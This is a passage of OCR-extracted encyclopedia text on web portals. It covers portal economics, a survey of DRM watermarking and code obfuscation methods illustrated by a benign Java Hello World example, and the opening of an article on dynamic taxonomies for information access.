The cost that is incurred by a consumer when purchasing a given product is typically not limited to the purchase price. Typically, it takes time and traversal of a physical distance to complete a purchase. A real estate purchase even requires specialized intermediaries, such as agents/brokers, escrow services, and lawyers. All of these parties add to the expense of the transaction. These additional costs are considered transaction costs (Coase, 1937; Williamson, 1975, 1985). Transaction costs may be explicit, such as escrow and legal fees; often though, transaction costs remain unaccounted for, as consumers do not perform any cost accounting. Web portals decrease the time and effort associated with search and for both sides of the market: the buyer and the seller. This gives portals access to two markets. Therefore, this constellation is also referred to as a two-sided market situation (Evans, 2002).

Economies of Scope

Vendors do not benefit from just the reduction in search costs that portals provide. They also benefit from product scope advantages. Economies of scope are advantages in which the joint cost of two products is less than the sum of the individual costs of each of the products (Teece, 1980). Economies of scope in the portal industry have evolved along two dimensions: horizontal and vertical. Horizontal economies of scope occur when products in two distinct industries are linked through a search result or a portal channel, and can be observed in the way Yahoo! links to *Amazon.com* for both books and electronics. Vertical economies of scope occur in one given industry and encompass related products, and can be observed when a consumer searches for and purchases a computer on *Dell.com's* Web site, and then subsequently purchases peripherals and accessories for that

computer on the same Web site. Economies of scope proved to be a compelling reason for many portals to expand across vertical markets. Amazon launched in books and quickly expanded into other categories, such as CDs and consumer electronics. In most vertical markets money is spent on customer acquisition (advertising, free samples, subsidized mobile handsets, etc.). But most vertical markets are selling to the same customer. In essence this customer is acquired multiple times by unrelated businesses, each of which pay a high acquisition price. Portals can establish a relationship with a customer or "acquire" the customer once and then provide leads to different vertical markets. For example, if it takes $125 to acquire a customer in vertical market V_1, and $100 for the same customer in vertical market V_2, a portal could spend up to $225. If the portal could acquire the customer for less, then it could help sellers in V_1 and V_2 reduce acquisition cost plus make a profit on its own (see Figure 5).

Network Externalities


Both consumers/buyers and sellers/advertisers benefit from positive externalities, in the form of network effects. The literature defines three types of network effects (Farrell & Saloner, 1986; Katz & Shapiro, 1985, 1994): direct effects, in which the number of users within a network directly increases the value of that network (i.e., the more fax machines, the larger the fax user base), indirect effects, in which the adoption of the network is affected by the number of users within the network (i.e., the bigger the share of an operating system, the more attractive it becomes for compatible software, whose availability, in turn, reinforces the appeal of the OS), and post-purchase effects, in which a user will, before buying into a network, take into consideration the size of after-sales services before buying into a network (e.g., an auto brand's dealership and service center network).

Complexities of Portal Competition

EBay is a good example to illustrate network externalities in digital, interactive channel systems. As EBay's user base increases in size, it also increases the liquidity of a given product market. This effect increases the value of the service to both sides of the market, the buyer shopping for a particular product, as well as the seller offering this type of product. Amazon, another high-profile digital marketeer and online retailing portal, also benefits from direct network effects. Amazon benefits through the use of consumer profiles. It can recommend products that other consumers with similar profiles have purchased. The higher the sales are, the richer profiles will be, and the more accurate recommendations can be. CNET, yet another Web portal, is also benefiting from its user base through user reviews of products. However, competitive dynamics differ. While EBay and Amazon benefit immediately from sales volume, high traffic is no guarantee that CNET will generate many and useful reviews. Instead, the key to success for CNET is an increase in customer involvement (Schlueter Langdon, 2003b).

By lowering costs for both the buyer and seller, portals have been able to provide all parties with value that is often above and beyond what traditional channels can offer. However, despite these advantages, portals remain subject to

Figure 5. The power of profiles: Monetizing value across relationships



threats and opportunities just like other businesses. Specific pitfalls and lessons learned are discussed in a separate article in this publication titled "Portal Economics and Business Models: Pitfalls, Lessons Learned and Outlook."

KEY TERMS

Business Ecosystem: Used to describe the larger community of individuals and organizations with complementary assets and skills involved in market interaction.

Channel System: A set of intermediaries and their infrastructure linking producers with markets. Few producers sell their goods directly to end users, but rely on intermediaries to perform a variety of activities, including marketing, distribution, and sales. The Internet has enabled digital interactive services and a digital interactive channel system.

Economies of Scope: Describe advantages in which the joint cost of two products is less than the sum of the individual costs of each of the products.

Network Externalities: Describe a change in benefit to one user of a good due to the change of total users of the good.

Softwarization: Describes the process of continuous automation of business activities using computer software and processing power.

Two-Sided Market: Describes a setting in which two distinct groups provide each other with network benefits. The setting can be "viral," with demand from one group seeding more demand from the other; also called two-sided network.

Digital Rights Protection Management of Web Portals Content

Theodoros Evdoridis
University of the Aegean, Greece

Theodoros Tzouramanis
University of the Aegean, Greece

INTRODUCTION

Without doubt one of the most important factors that contributed to the wide acceptance and popularity of Web portals is the potential for users to access a broad spectrum of information from a single access point, the Web portal itself. A Web portal, in such a way, aggregates information from multiple sources and makes that information available to various users. Regardless of whether the offered assets are hosted within the Web portal or whether the latter serves as a gateway to information services and resources located on the rest of the Internet, a Web portal is simultaneously an all-in-one Web site and a browsing guide to all available Internet information worldwide. Even though there is no definite taxonomy of portals, relevant labels such as government, community, enterprise, general and others are offered aiming at defining the Web portal with respect to its content and its target group. Summarizing, it could be assumed that a Web portal offers centralized access to all relevant content and applications (Tatnall, 2005).

On the other hand, the ability to create, host and distribute digital material, one of the key features of digital technology that a Web portal utilizes and derives its huge success from, proved to be a double edged sword since it allowed zero cost reproduction of the digital material for purposes of piracy. Piracy of relevant digital material offered by a Web portal is common today and it has posed significant problems in terms of financial losses to the owners of digital content that is offered through it. This explains why the owners of digital content hesitate to place their work on a Web portal where they may be illegally copied and distributed.

Nonetheless, the advantages of adopting this idea and applying it securely in practice are considerable from both customer and owner perspectives. That is why effective copyright protection techniques must be employed in order to convince the owners of digital material to allow their assets to be hosted on the Internet and especially on Web portals. The latter are highly attractive to the new world and are considered to be the meeting point for all technologically oriented people with a mind to purchase something.

This is where digital rights management (DRM) comes into play, employing a set of technical means to control illegal distribution of the aforementioned material and to protect the intellectual property of the original owners (Guenette, Gussin, & Trippe, 2001). Furthermore DRM aims to protect the rights of the users who legitimately purchased the digital material from the original owners.

This article surveys the most effective watermarking techniques available for every multimedia and database entry that requires copyright protection within a Web portal. Subsequently, the most commonly encountered code obfuscation methods for software objects will be discussed. The conclusion will present views for the future of DRM in the territory of Web portal applications.

BACKGROUND

While copyright infringement existed in the predigital era, the digital age may have increased the ease and scope with which copyright material can be copied.

DRM is often confused with the term access control. The difference lies into the domain where the content is being protected. Access control techniques apply when the content resides in the copyright owner's space and DRM techniques apply when the content is located in the customer's space where it can be freely accessed and examined extensively. This is why copyright protection through DRM is considered much more complicated and hard to achieve.

Apple Computers on April 28, 2003 introduced the iTunes Music Store, an online music service that, by January 2006, has sold over 850 million songs worldwide, which accounts for over 80% of digital music sales (Drmwatch.com, 2005). The service has attracted the interest of many companies with respective Web portals which either included it as part of their array of services such as America Online, or which designed a service of their own, such as Microsoft's MSN music service (Music.msn.com, 2006) to counter the former. America Online's music service through the iTunes music store utilizes a technique called FairPlay (Music.aol.com, 2006). FairPlay will allow a protected track to be copied exclusively onto Apple Computer's iPod, portable music players. In addition, the protected track may be played on up to five authorized computers simultaneously and may be copied onto a standard CD audio track any number of times.

This raises another question related to the DRM issue concerning the boundaries between the content owner rights and customer rights, when they trample on each other. This is due to the fact that the respective parties interpret the term "rights" as conditional. As a result, some DRM techniques employed by content owners, such as limiting the number of times a sound track can be duplicated, even for backup purposes or to restrain the portable multimedia players on which the content may be played, have caused serious protests on the part of customers, with the latter arguing that these few technical measures seriously threaten end user rights and stifle productivity and innovation. These open disagreements were taken under consideration and, as a result, some of the respective DRM techniques were recently (Drmwatch.com, 2005) declared illegal in France whereas the European Community is expected to rule a ban on these methods.

DIGITAL RIGHTS PROTECTION

From an evaluation of the resulting situation, it is certain that the intellectual property of content owners who deposit their work in a Web portal must not be left unprotected and the end user rights should be simultaneously preserved. A correct approach to fulfilling this end implies designing effective DRM techniques and examining any immediately following possible conflicts with the customer. Consequently, methods that simultaneously offer copyright protection and do not apply usability restrictions on the objects they aim to protect should be adopted.

Taking the first step into this end, it is observed that the digital content provided by Web portals can be divided into two broad categories: data and software (Atallah, Prabhakar, Frikken, & Sion, 2004). The first one consists of all possible forms of multimedia, including images, videos and digital sounds as well as digital documents, e-books and text structured information. Moreover this specific category includes data hosted in a database that are either queried out or exported in large chunks. The second category features software only, as indicated by the division of categories above.

Due to the fact that the above classification is decided according to the digital object's data properties, DRM techniques follow the same path and implement different techniques when trying to protect the specific objects. Two approaches are offered by DRM in order to protect the digital material hosted in Web portals: digital watermarking and code obfuscation. The first one aims to protect objects provided by Web portals that fall into the first category, whereas the second one involves exclusively software objects.

Digital Watermarking

Digital watermarking ("watermarking" for short) as well as its relevant information hiding techniques are not products that characterize our age but, on the contrary, are inherently related to the habits and tendencies of every time period (Rosenblatt, Trippe, & Mooney, 2001). However, the hazards mentioned above in combination with the adoption of digital technology from the modern world at the individual and social levels were considered a significant factor that hastened the transport of watermarking techniques in the digital world (Cox, Miller, & Bloom, 2002). This leads to the term *digital watermarking* which, in the present context, will be considered equivalent to the term *watermarking*. The latter is employed in order to protect the digital rights of various contents by enabling provable ownership over it. This is accomplished by performing relatively minor modifications on the object which designate the identification information (Watermarkingworld.org, 2005). The embedding procedure regarding these modifications, which is called marks, is determined by a publicly known algorithm and a secret key. This combination defines deterministically the segments of the object that will be altered as well as the alteration itself. The watermarking procedure is considered symmetric considering that the detection—verification process uses the same, most of the time, combination of algorithm and key to locate the alterations that were applied during the embedding process.

With respect to the perceptibility (visual or audible) of the watermark, there are two categories: visible and invisible. Even though in most of the cases a visually undetectable watermarked is preferred, there are some cases where a detectable watermarking is used. For instance in a situation where the content owner desires an ownership mark that is visually apparent but does not prevent the object from being used for some purposes such as scholarly research, a visible watermarking scheme could be employed. An example of a watermarked image with a visible watermark is depicted in Figure 1.

A crucial feature of any watermarking procedure is that it modifies the object it aims to protect. Taking this for granted, it is of utmost importance that the modifications enforced by the watermark not only comply with the initial requirement of being detectable but also have a marginal impact on the object, with respect to its usage. A member of the information hiding family and a really close relative of digital watermarking is digital fingerprinting (Li, Swarup, & Jajodia, 2005; Petitcolas, Anderson, & Kuhn, 1998). Many domain experts claim that these two share many features

Figure 1. (a) An original image, (b) an image consisting of the copyright information, that is, the watermark, and (c) a watermarked version of image (a)

(a) *(b)* *(c)*

while others claim that they have complementary roles. To be more specific, digital fingerprinting could be conceived as a unique watermark insertion for each copy of the same purchasable digital object. This time each legitimate customer receives its copy of the object that carries out a different watermark. These watermarks serve a dual purpose. They pin point the digital object's owner and the customer who bought the latter. With this architecture being operational, when a copy of the protected object is found in the hands of an unauthorized user, both the owner and the user who distributed illegally the object, can be identified. Nonetheless a fingerprint, apart from the last-mentioned feature, can be in all aspects considered as a watermark.

Due to the fact that a most essential factor that needs to be considered prior to watermark insertion is the data properties of the object to be protected, different techniques are applied to objects of different type.

Text and Documents

It is required that text structured information that is hosted within a Web portal must be protected from illegal copying and distribution. Watermarking in this specific field takes advantage of the fundamental attributes of the text-based information such as words, sentences and paragraphs. It is understood that no alteration can be performed on the character level because any such operation would produce unpredictable results most likely decreasing dramatically the original value of the document. As such, the most common watermarking methods for document copyright protection utilize the above three document components and are summarized below (Atallah, Raskin, Hempelmann, Karahan, Sion, Triezenberg, & Topkara, 2002; Low, Maxemchuk, & Lapone, 1998).

A group of techniques performs the watermark insertion by executing invisible for the human sensor system modifications of the document's components. A plain example of this method is the vertical shift of a specific word by one pixel in the y axis or the increment of the distance, that is, a shift in the x axis, between two consecutive words.

A different approach imposes the insertion of new sentences within the document in arbitrarily chosen sectors of it. The sentences inserted in this manner are considered valid but, as expected, totally irrelevant with their surroundings, the document's context. A human being that can read and comprehend the document can easily detect this sort of alteration but on the other hand it is not traceable by computer software or another automated procedure.

Images

In the field of digital pictures, a broad array of watermarking methods is offered to solve the problem of visually undetectable copyright protection (Chandramouli, Kharrazi, & Memon, 2003; Langelaar, Setyawan, & Lagendijk, 2000). This abundance is justified initially, as a result of the fact that images were the primary field of watermarking applications and, as such, a lot of knowledge and experience surrounds the sector. A special feature of this watermarking field is the high degree of redundant information. For instance there are many pixels identical in all their properties which can be altered appropriately without any noticeable effects. This image environment, as opposed to text and documents, suffers from the lack of semantics and other high level structures between the adjacent components, that is, the image pixels. The consequence of this lack enables the creation of a large amount of watermarking methods.

A group of methods embeds the watermark in the original domain of the picture, the so-called spatial domain. These methods modify to a slight degree some of the core property values like the luminance or the color of the pixels that constitute the image. To do so, every pixel has a value in that core property that can be represented by a binary sequence and one or a few of the sequence's least significant bits are changed leading to a watermark insertion.

A different and, regarded by many as a more sophisticated group of methods, operates on the so called frequency domain. To be able to work on that domain, the image is perceived as a two dimensional signal which is converted to the frequency domain through a transformation such as the Discrete Cosine or the Fast Fourier Transformation. Once this occurs, the watermarking algorithm and the key select some coefficients and modifies slightly their values and when all that is done, the image is converted back to the original domain, back to its original form using the appropriate inverse transformation.

Digital Sound

The digitalization of sound goods is a process particularly widespread the last years. It is significant to report that beyond the fact that new musical work is encountered in an overwhelming majority in digital form, older musical work is being constantly converted to digital form. Nowadays drastic changes have been observed with respect to digital music distribution and more than a few portals offer the ability to their subscribers to download legitimately their favorite music tracks. However, once downloaded, a music track could easily be distributed and shared among other users. This is why effective watermarking techniques must be utilized to protect the copyright owners. Among these, Kirovski and Malvar (2001) and Cretu and Fouad (2003) are considered the most distinguished.

The baseline group of methods performs modifications on the least significant bits of the binary sequences that correspond to samples taken from the original sound track.

Taking a step further into the sound domain, a set of techniques can be found that rely on the imperfections of the human sensor system to detect small level alterations. One of them determines the insertion of additional sounds of same frequency but lower volume and even though they are played back concurrently, only the higher volume sound is perceived. Another subcategory inserts sounds of the same volume but different frequency, with the same effect. By this method, the watermark is a signal that is being transmitted at the same time as the signal of the sound but, as a result of the reasons explained above, it escapes perception.

A sum of refined techniques under the echo-hiding label employ, as above, the inability of the human sensor system to perceive low-amplitude echoes. Using these methods, the watermarking algorithm inserts two different types of echoes into the audio tracks in order to codify the ones and zeros, both of which are of minimal duration such as a few milliseconds. As with the other methods, the embedding algorithm defines the portions of the audio track where the echoes are inserted.

Last but not least, the most promising, and thought by many as the most robust set of watermarking techniques in the sound domain must be mentioned, the so called spread spectrum techniques (Chandramouli et al., 2003). These ones rely on hiding a low-amplitude spread spectrum sequence throughout the sound track. Usually the watermark is inserted in the high-amplitude portions of the sound and detection can be achieved using appropriate correlation techniques.

Video

It is also a reality that the multimedia explosion we witness nowadays has not omitted to focus, among other fields, on that of digital video. A fair number of portals have begun to sell music videos, TV series episodes and other digital video content though the Internet. Inevitably this sector requires copyright protection attention and a few methods have responded to the challenge. One could claim that each video is comprised of a sequence of consecutive images and, with no further modifications, a generic image watermarking algorithm could be applied and then proceed to insert the watermark into every one of them. This is theoretically correct but fails to apply in practice. The reason lies in the total overhead that will be added to the video file, considering the fact that each second of video is usually comprised of 20 or 25 pictures and the watermark information could reach even a kilobyte. As a result, even for a five-minute music video, an overhead of five to six megabytes should be added to the existing video file and that is a total increment of approximately 10-15% of the original size. This is surely a non-negligible amount. On the other hand, another view may well put forward the claim that the watermark could be inserted on the initial or the first pictures of the video, using the image techniques discussed above. This approach also fails and this happens because an adversary could cut off the first seconds of the video, removing the copyright protection and reducing its value marginally. As a result, the watermark should be spread appropriately and this is a task carried out by field specific methods (Doërr & Dugelay, 2003).

One group of methods operates exclusively on uncompressed videos and it considers the digital video a sequence of consecutive images, that is, the video's frames. These images are grouped and, at constant intervals, such as intervals of 20, the watermark insertion takes place spreading among them.

Another set of techniques focuses on digital video that has been compressed using the MPEG-2 format and its variations. Even though of the MPEG-2 is one of the most widely recognized video formats, it is also the format that is used in the digital versatile discs, the specific format is the choice for the watermarking methods in the given field due to the fact that the compression format eases significantly the embedding process. This is justified by the fact that the I-frames of the MPEG video frame sequence are in fact digital images compressed using the JPEG compression standard. Thus, embedding is done at the frequency domain of the I-frames modifying their DCT coefficient values as instructed by the insertion algorithm and the secret key.

Relational Data

While watermarking relational data is considered to be interesting and challenging, it has received relatively less attention than other types of data. As a consequence of their reduced popularity, with respect to multimedia files among common users, relational data are not encountered in peer-to-peer or ftp communications, even tough they form an exclusive feature of the Web portal environment. However, a unique feature of this domain is the inability of current watermarking schemes for multimedia to provide copyright protection for all types of structured data, making it possible for data of numeric nature only to be protected. All available watermarking schemes perform minor alterations, in the numeric values of the data that require copyright protection, for instance, in a commercial Web portal that provides car specifications. The watermarking algorithm could modify the top speed of some of the vehicles by a minor percentage, for example, of the order of 1%, in order to embed the watermark.

Applying such modifications is a procedure of critical importance, since a compromise must take place between the robustness of the copyright scheme, the alteration of many values to a significant degree, and data usability. This field also displays the characteristic that the issue of acceptable change is not as reliable as in other domains. For instance, a minor change in the value of a person's age, from 17 to 18, can lead to a classification change with undesirable results when an application generates reports on people who have the right to vote. This is the type of application which brings into play the compromise between robustness of the copyright scheme, alteration of values and data usability.

A group of methods (Agrawal & Kiernan, 2002; Li et al., 2005) converts the values of some of the data to their binary representation and modifies the values of one of their least significant bits. The algorithm, as guided by the secret key, makes each time a decision whether a database row should be watermarked. After that, it selects a field of data and the bit position that the mark will be inserted. These marks are spread throughout the database and represent the watermark. The algorithm then converts the modified binary values back to their decimal representation and updates the database.

Another method (Sion, Atallah, & Prabhakar, 2003) relies solely on the statistical properties of data to embed the watermark than on the data itself. This method is usually applied on data sets that follow the normal distribution. In a first instance, the method creates subsets of the original data and examines the distribution of data in each subset. Second, it examines some statistical properties of the data and, in accordance with a set of parameters including a secret key, performs specific modifications to the data values in order to shift appropriately the data distribution as required by the watermarking algorithm.

Software: Code Obfuscation

In order to be able to secure the copyright of any software product that is being offered from within a Web portal, specific copyright protection mechanisms must be utilized. In contrast to traditional watermarking approaches, the field of computer software utilizes the so-called code obfuscation philosophy. According to it, modifications which are in fact totally transparent in terms of their outcome are added to the source code of the program, rendering more difficult to read and, as a result, to understand clearly its full functionality (Atallah et al., 2004). This is the last bastion of the software's copyright integrity since an attacker, by using a decompiler or a specialized software tool, can produce a crystal clear version of the source code of the program. The attacker would consequently be able to read and understand it and therefore alter some parts of it in order to produce "its" version of the code that would be different enough from the original to allow "it" afterwards to claim ownership over the original software.

Code obfuscation encompasses a set of techniques that hopes/intends to accomplish this sort of modifications to the source code (Atallah et al., 2004). One method reorganizes the data structures used in the program and utilizes them discretely to hide their role in the program (Colberg & Thmborson, 2005). An example of a technique that falls into this category consists in the merging of unrelated data into a single data structure and/or in combining multiple data structures that are used to store similar data. Another technique that belongs to this specific area aims at shuffling the control flow of the program, forcing it to perform routines that make no real-term contribution to the outcome of the final program, for instance, by using a method that creates a file in the local file system that is not required by the program. A third technique, which is based on the principle of facilitating the reading of the source code, includes the rearranging of code, comment removal and alteration of the formatting of the statements used in the source code. A combination of the second and the third techniques is depicted in the example of Figure 3, which is an obfuscated version of the simple Hello World program of Figure 2.

The source code depicted in Figure 3 utilizes some code-obfuscated techniques such as generic variable names,

Figure 2. A simple Hello World Java program

```
public class HelloWorld {

   public static void main(String args[]) {
     System.out.println("Hello World!");
   }
                              }
```

Figure 3. An obfuscated version of the Hello World program

```
public class HelloWorld {

   public static void main(String args[]) {
    double d1 = 0.0134654879927;
    double d2 = 0.0234987519084;

    for (int i1 = 0; i1 < 72; i1++) {
      d1 = d2 + 0.00000001020102;
    }

    for (int i1 = 0; i1 < 59; i1++) {
      d2 = d1 + 0.00000001120102;
    }

    //System.out.println(d1+d2);

    if ((d1+d2) > 0.04699753441986 ) {
      System.out.println("Hello World!");
    }
    else if ((d1+d2) < 0.04699753441186) {
      System.out.println("Goodbye World!");
    }
   }
}}}
```

useless loops and conditionals that offer a snapshot to this approach.

These sorts of alterations after compilation become innately merged with the program. The intention of these additions/alterations is to confuse potential adversaries who may attempt to reverse-engineer the executable program and produce an accurate version of the initial source code.

On the other hand, it must be noted that before any obfuscation technique is to be adopted, it must meet certain criteria. First and foremost, the modifications applied by it must not alter the initial functionality of the program. Additionally these modifications should not be discovered by specialized tools available or by code optimizers during compilation. Finally, resulting from the fact that additional tasks require additional time and effort to compute, degradation in the program's performance is unavoidable. However this degradation must be kept within acceptable levels. In addition, it must be mentioned that code obfuscation requires programmers to modify source code by hand.

Finally keep in mind that code obfuscation cannot by any means guarantee that an adversary will not be able to successfully attack and somehow retrieve the original source code. However this protective barrier will transform the otherwise trivial task to a challenging and laborious procedure, which will require from the attacker significant knowledge expertise and time to bring it to a successful end.

FUTURE TRENDS

Over the past years, numerous systems, standards and technologies have been proposed to prevent the illegal copying of digital material. Even though some of them proved to be highly effective, the content providers have not taken a serious account of the side effects of these copyright protection schemes causing considerable problems in terms of product usability to the lawful customers. On the other hand successfully applying effective DRM techniques in Web portal offered digital content is a bet everyone expects to win. However, DRM success will depend mostly on successfully establishing a balance between protection of the interest of rights holders and those of users and consumers who wish to use and access the digital materials (Drmwatch.com, 2005).

CONCLUSION

Web portals are out there and their popularity is increasing by the day as more and more people visit and benefit from their wide variety of products and services. Among them are online product acquisition services that grant access to a set of purchasable digital products. This feature has redefined the term trade, unfolding simultaneously new financial and social horizons with a potential that was undreamed of a few years before. However the properties of these digital objects that constitute the cornerstone for this new commercial era can easily be exploited to serve malicious and felonious ends. Digital rights protection management mechanisms must be employed to enable content owners to prove ownership of their digital objects and to restrain their illegal distribution and abuse. Currently the DRM arsenal offers a set of methods every one of which is specialized in a specific type of content to respond efficiently to this challenging task. From those methods only the ones that keep the end user's rights intact and do not reduce the objects' usage potential should be considered and utilized.

The final word on this survey of DRM methods on various types of valuable digital objects is that, even though a few worthy and effective methods exist in some domains, a number of methods encounter substantial obstacles and the attention of researchers and scientists around the world is required in order to find an integral solution to the copyright protection problem. In all circumstances and taking under consideration the fact that adversaries always enjoy the privilege of taking the first step, the DRM community must stay alert to fulfill its mission.

KEY TERMS

Code Obfuscation: A set of transformations on a program, that preserves the same black box specification while making the internals difficult to reverse-engineer.

Database: An organized collection of data (records) that are stored in a computer in a systematic way, so that a computer program can consult it to answer questions.

Digital Rights Management (DRM): A systematic approach to copyright protection for digital media. DRM's purpose is to prevent illegal distribution of paid content over the Internet.

FairPlay: FairPlay is Apple Computer's trademark for its digital rights management technology which is built into the QuickTime multimedia technology. FairPlay's-protected files are regular MP4 container files with an encrypted AAC audio stream. The audio stream is encrypted using the Rijndael algorithm in combination with MD5 hashes.

Moving Picture Experts Group (MPEG): A working group of ISO. The term also refers to the family of digital video compression standards and file formats developed by the group.

Relational Database: The database model in most commonly in use today is the relational model, which represents all information hosted in the database in the form of multiple related tables, each one of them consisting of rows and columns.

Watermark: A pattern of bits inserted into a digital object that identifies the file's copyright information (author, rights, etc.).

Watermarking: The procedure of embedding a watermark into a digital object for copyright protection purposes.

Dynamic Taxonomies and Intelligent User-Centric Access to Complex Portal Information

Giovanni M. Sacco
Università di Torino, Italy

INTRODUCTION

One of the key requirements of portals is easy access to information, or *findability* according to Morville's definition (Morville, 2002). After a decade of using traditional access paradigms, such as queries on structured database systems and information retrieval or search engines, the feeling that "search does not work" and "information is too hard to find" is now reaching a consensus level. The problem is that traditional access paradigms are not suited to most search tasks, that are exploratory and imprecise in essence: the user needs to explore the information base, find relationships among concepts and think alternatives out in a guided way.

New access paradigms supporting exploration are needed. Since the goal is end-user interactive access, a holistic approach in which modeling, interface and interaction issues are considered together, must be used and will be discussed in the following.

BACKGROUND

Four retrieval techniques are commonly used: (a) information retrieval (IR) techniques (van Rijsbergen, 1979) recently dubbed search engines; (b) queries on structured databases; (c) hypertext/hypermedia links and (d) static taxonomies, such as Yahoo!.

The limitations of IR techniques are well known: a 1985 study reported that only 20% of relevant documents were actually retrieved (Blair & Maron, 1985). Such a significant loss of information is due to the extremely wide semantic gap between the user model (concepts) and the model used by commercial retrieval systems (words). Other problems include poor user interaction because the user has to formulate his query with no or very little assistance, and no exploration capabilities since results are presented as a flat list with no systematic organization. Database queries require structured data and are not easily applicable to situations, such as portals, in which most information is textual and not structured or loosely structured.

Hypermedia (see Groenbaek & Trigg, 1994) is quite flexible, but it gives no systematic picture of relationships among documents; exploration is performed one document at a time, which is quite time consuming; and building and maintaining complex hypermedia networks is very expensive.

Traditional taxonomies are based on a hierarchy of concepts that can be used to select areas of interest and restrict the portion of the infobase to be retrieved. Taxonomies support abstraction and are easily understood by end-users. However, they are not scalable for large information bases (Sacco, 2002), and the average number of documents retrieved becomes rapidly too large for manual inspection.

Solutions based on semantic networks, ontologies, and Semantic Web (Berners-Lee et al., 2001) are more powerful than plain taxonomies. However, general semantic schemata are intended for programmatic access, and are known to be difficult to understand and manipulate by the casual user. User interaction must be mediated by specialized agents, which increases costs, time to market, and decreases the transparence and flexibility of user access.

DYNAMIC TAXONOMIES

Dynamic taxonomies (Sacco, 1987, 1998, 2000, also called *faceted classification systems*) are a general knowledge management model based on a multidimensional classification of heterogeneous data items and are used to explore/browse complex information bases in a guided yet unconstrained way through a visual interface.

The intension of a dynamic taxonomy is a taxonomy designed by an expert. This taxonomy is a concept hierarchy going from the most general to the most specific concepts. Directed acyclic graph taxonomies modeling multiple inheritance are supported but rarely required. A dynamic taxonomy does not require any other relationships in addition to *subsumptions* (e.g., IS-A and PART-OF relationships).

In the extension, items can be freely classified under n (n>1) concepts at any level of abstraction (i.e., at any level in the conceptual tree). This multidimensional classification is a generalization of the mono-dimensional classification scheme used in conventional taxonomies and models common real-life situations. First, items are very often about different concepts: for example, a news item on September 11, 2001, can be classified under "terrorism," "airlines," "USA," and so forth. Second, items to be classified usually have different features, "perspectives" or facets (e.g., time, location, etc.), each of which can be described by an independent taxonomy.

In dynamic taxonomies, a concept C is just a label that identifies all the items classified under C. Because of the subsumption relationship between a concept and its descendants, the items classified under C (items(C)) are all those items in the *deep extension* of C, that is, the set of items identified by C includes the *shallow extension* of C (i.e., all the items directly classified under C) union the deep extension of C's sons. By construction, the shallow and the deep extension for a terminal concept are the same.

There are two important immediate consequences of this approach. First, since concepts identify sets of items, logical operations on concepts can be performed by the corresponding set operations on their extension. This means that the user is able to restrict the information base (and to create derived concepts) by combining concepts through the normal logical operations (and, or, not). Second, dynamic taxonomies can find all the concepts related to a given concept C: these concepts represent the conceptual summary of C. Concept relationships other than subsumptions are inferred through the extension only, according to the following *extensional inference rule*: two concepts, A and B, are related if there is at least one item, *d*, in the knowledge base which is classified at the same time under A or under one of A's descendants and under B or under one of B's descendants. For example, we can infer an unnamed relationship between *terrorism* and *New York*, if an item classified under *terrorism* and *New York* exists. At the same time, since *New York* is a descendant of *USA*, also a relationship between *terrorism* and *USA* can be inferred. The extensional inference rule can be seen as a device to infer relationships on the basis of empirical evidence.

The extensional inference rule can be easily extended to cover the relationship between a given concept C and a concept expressed by an arbitrary subset S of the universe: C is related to S if there is at least one item d in S, which is also in items(C). Hence, the extensional inference rule can produce conceptual summaries not only for base concepts, but also for any logical combination of concepts. Since it is immaterial how S is produced, dynamic taxonomies can produce summaries for sets of items produced by other retrieval methods such as database queries, shape retrieval, and so forth, and therefore access through dynamic taxonomies can be easily combined with any other retrieval method.

Dynamic taxonomies work on conceptual descriptions of items, so that heterogeneous items of any type and format can be managed in a single, coherent framework. Finally, since concept C is just a label that identifies the set of the items classified under C, concepts are language-invariant, and multilingual access can be easily supported by maintaining different language directories, holding language-specific labels for each concept in the taxonomy. If the metadata descriptors used to describe an item use concepts from the taxonomy, then also the actual description of an item can be translated on the fly to different languages.

Exploration

The user is initially presented with a tree representation of the initial taxonomy for the entire knowledge base. Each concept label has also a count of all the items classified under it, i.e., the cardinality of items(C) for all C's. The initial user focus F is the universe, i.e., all the items in the information base.

In the simplest case, the user selects a concept C in the taxonomy and *zoom* over it. The zoom operation changes the current state in two ways. First, concept C is used to refine the current *user focus* F, which becomes $F \cap$items(C). Items not in the focus are discarded. Second, the tree representation of the taxonomy is modified in order to summarize the new focus. All and only the concepts related to F are retained and the count for each retained concept C' is updated to reflect the number of items in the focus F that are classified under C'. The *reduced taxonomy* is derived from the initial taxonomy by pruning all the concepts not related to F, and it is a conceptual summary of the set of documents identified by F, exactly in the same way as the original taxonomy was a conceptual summary of the universe. In fact, the term *dynamic taxonomy* indicates that the taxonomy can dynamically adapt to the subset of the universe on which the user is focusing, whereas traditional, static taxonomies can only describe the entire universe.

The retrieval process can be seen as an iterative thinning of the information base: the user selects a focus, which restricts the information base by discarding all the items not in the current focus. Only the concepts used to classify the items in the focus and their ancestors are retained. These concepts, which summarize the current focus, are those, and only those, concepts that can be used for further refinements. From the human computer interaction point of view, the user is effectively guided to reach his goal by a clear and consistent listing of all possible alternatives, and, in fact, this type of interaction is often called *guided thinning* or *guided navigation*.

Figures 1 to 5 show how the zoom operation works. Figure 1 shows a dynamic taxonomy: the upper half represents the intension with circles representing concepts; the lower half is the extension, and documents are represented by rectangles. Arcs going down represent subsumptions; arcs going up represent classifications. In order to compute all the concepts related to H, we first find, in Figure 2, all the documents classified under H (that is, the deep extension of H, items(H)) by following all the arcs incident to H (and, in general, its descendants): items(H) = { b, c, d }. All the items not in the deep extension of H (Figure 3) are removed from the extension. In Figure 4, the set of all the concepts

Figure 1. A dynamic taxonomy: the intension is above, the extension below. Arrows going down denote subsumptions, going up classification

